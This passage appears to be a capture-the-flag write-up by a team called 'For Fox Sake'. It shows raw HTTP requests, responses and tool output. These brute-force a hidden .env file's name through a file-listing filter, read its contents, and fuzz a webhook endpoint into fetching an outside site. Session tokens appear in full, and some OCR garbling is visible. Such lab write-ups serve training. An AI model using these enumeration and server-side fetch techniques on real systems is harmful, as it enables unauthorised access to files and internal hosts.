
Burp Suite – /app/api/files Broken Object Level Authorization

Examination of the ***/app/api/files*** endpoint revealed the following message:

*Directories found: 3, Files Found: 8, **Files Hidden For Security: 1**,*

*Tip: **Use the filter parameter to select specific file types**.*

By including the recommended ***filter*** parameter in our request, ***/app/api/files?filter=***, For Fox Sake was able to identify the substring matching in place to return only specific entries.




```
GET /app/api/files?filter= HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXcOx_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
        "name":"js",
        "type":"directory",
        "files":[
          {
            "name":"bootstrap.min.js",
            "type":"file"
          },
          {
            "name":"jquery.min.js",
            "type":"file"
          }
        ]
      },
      {
        "name":"l",
        "type":"directory",
        "files":[
          {
            "name":"index.php",
            "type":"file"
          },
          {
            "name":"o",
            "type":"file"
          }
        ]
      },
      {
        "name":"robots.txt",
        "type":"file"
      }
    ],
    "message":
    "Directories found: 3, Files Found: 8, Files Hidden For Security: 1. Tip:
     Use the filter parameter to select specific file types."
}
```

Burp Suite – /app/api/files Insecure Design

It was noted that providing an ***x.php*** limited results to include only the present directories as well as any files ending with ***x.php***.




```
GET /app/api/files?filter=x.php HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXcOx_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 21 Aug 2024 23:16:46 GMT
Content-Type: application/json
Connection: close
Content-Length: 353

{
  "files":[
    {
      "name":"css",
      "type":"directory",
      "files":[
      ]
    },
    {
      "name":"index.php",
      "type":"file"
    },
    {
      "name":"js",
      "type":"directory",
      "files":[
      ]
```

Burp Suite – /app/api/files Filter Functionality


It was also noted that the message, "*Files Hidden For Security*", had updated to show ***0*** files hidden. Providing a list of common file extensions, it was noted that ***.env*** resulted in ***1*** file being hidden. Using an automated script[1], For Fox Sake was able to work backwards and identify the whole name of the hidden file, ***h6d8kw.env***.



```
~/Atkbox
❯ ./extract_file.sh
.......................
> https://snxdqeu2.eu2.ctfio.com/app/api/files?filter=w.env
...........
> https://snxdqeu2.eu2.ctfio.com/app/api/files?filter=kw.env
..............................................................
> https://snxdqeu2.eu2.ctfio.com/app/api/files?filter=8kw.env
....
> https://snxdqeu2.eu2.ctfio.com/app/api/files?filter=d8kw.env
............................................................
> https://snxdqeu2.eu2.ctfio.com/app/api/files?filter=6d8kw.env
.......
> https://snxdqeu2.eu2.ctfio.com/app/api/files?filter=h6d8kw.env
...............................................................Final matched characters: h6d8kw
```

Custom Script – Extract File Name (1 of 2)

[1] *Appendix C – extract_file.sh*




```
GET /app/api/files?filter=h6d8kw.env HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 21 Aug 2024 23:50:40 GMT
Content-Type: application/json
Connection: close
Content-Length: 284

{
  "files":[
    {
      "name":"css",
      "type":"directory",
      "files":[
      ]
    },
    {
      "name":"js",
      "type":"directory",
      "files":[
      ]
    },
    {
      "name":"l",
      "type":"directory",
      "files":[
      ]
    }
  ],
  "message":
  "Directories found: 3, Files Found: 0, Files Hidden For Security: 1. Tip:
   Use the filter parameter to select specific file types."
}
```

Burp Suite – Extract File Name (2 of 2)

A request to ***/h6d8kw.env*** allowed For Fox Sake to view its contents, including information about an internally running host with the regex restriction: ***^([a-z0-9]{],})\.intigriti\.com***.



```
GET /h6d8kw.env HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3o
rSxp7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K
_0aJW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```


```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 21 Aug 2024 23:52:18 GMT
Content-Type: application/octet-stream
Content-Length: 170
Connection: close
Last-Modified: Thu, 23 May 2024 16:55:03 GMT
ETag: "664f74e7-aa"
Accept-Ranges: bytes

WEBSITE_NAME=MAIN SITE
WEBSITE_PORT=80
BACKEND_NAME=BACKEND
BACKEND_PORT=80
BACKEND_HOST_MATCH=^([a-z0-9]{1,})\.intigriti\.com
FLAG=flag{[redacted]
```

Burp Suite – h6d8kw.env Contents

Examination of the ***/app/api/webhook*** endpoint returned an overly verbose error message:

"error":"Missing required query string"


Using a list of common parameter keywords, For Fox Sake identified the missing query parameter to be ***url***. With this confirmed, the following request was made to a controlled external site: ***/app/api/webhook?url=https://forfoxsake.dev***. This request successfully returned the contents of ***https://forfoxsake.dev***, confirming the presence of an unrestricted open redirect.



```
GET /app/api/webhook HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Length: 0


```


```
HTTP/1.1 400 Bad Request
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 22 Aug 2024 00:20:45 GMT
Content-Type: application/json
Connection: close
Content-Length: 41

{
  "error":"Missing required query string"
}
```

Burp Suite – /app/api/webhook Open Redirect (1 of 3)



```
~/Atkbox                                                                  07:21:53 PM - 2024/08/21
❯ ffuf -w wordlists/eru_params.txt -request recon/webhook-query.req

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://snxdqeu2.eu2.ctfio.com/app/api/webhook?FUZZ
 :: Wordlist         : FUZZ: /home/erubius/Atkbox/wordlists/eru_params.txt
 :: Header           : Cookie: dev-token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSxp7HfC1FOB9FXuutII-AP_eno; token-for-prod=eyJ0eXAiOiJKV1QiLCJh
bGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0aJW3Uhv2H3B4VrjT3rMsJwWGjA
 :: Header           : Sec-Fetch-Mode: navigate
 :: Header           : Sec-Fetch-User: ?1
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Te: trailers
 :: Header           : Connection: close
 :: Header           : Host: snxdqeu2.eu2.ctfio.com
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Sec-Fetch-Dest: document
 :: Header           : Sec-Fetch-Site: none
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 57, Words: 9, Lines: 1, Duration: 269ms]
| URL | https://snxdqeu2.eu2.ctfio.com/app/api/webhook?url=test
    * FUZZ: url=test

:: Progress: [2588/2588] :: Job [1/1] :: 71 req/sec :: Duration: [0:00:38] :: Errors: 0 ::

~/Atkbox                                                            39s / 07:22:32 PM - 2024/08/21
❯ 
```

FFuF – /app/api/webhook Open Redirect (2 of 3)




```
GET /app/api/webhook?url=https://forfoxsake.dev/ HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 22 Aug 2024 00:28:48 GMT
Content-Type: application/json
Connection: close
Content-Length: 41453

{
  "contents":
  "<!DOCTYPE html>\r\n<html lang=\"en\">\r\n<head>\r\n\r\n    <title>For Fo
  x Sake<\/title>\r\n    <meta charset=\"utf-8\">\r\n    <meta name=\"viewp
  ort\" content=\"width=device-width, initial-scale=1.0\">\r\n    \r\n    <
  link rel=\"preload\" as=\"style\" href=\"https:\/\/forfoxsake.dev\/assets
  \/built\/screen.css?v=54e8479f28\">\r\n    <link rel=\"preload\" as=\"scr
  ipt\" href=\"https:\/\/forfoxsake.dev\/assets\/built\/source.js?v=54e8479
  f28\">\r\n\r\n    <link rel=\"stylesheet\" type=\"text\/css\" href=\"http
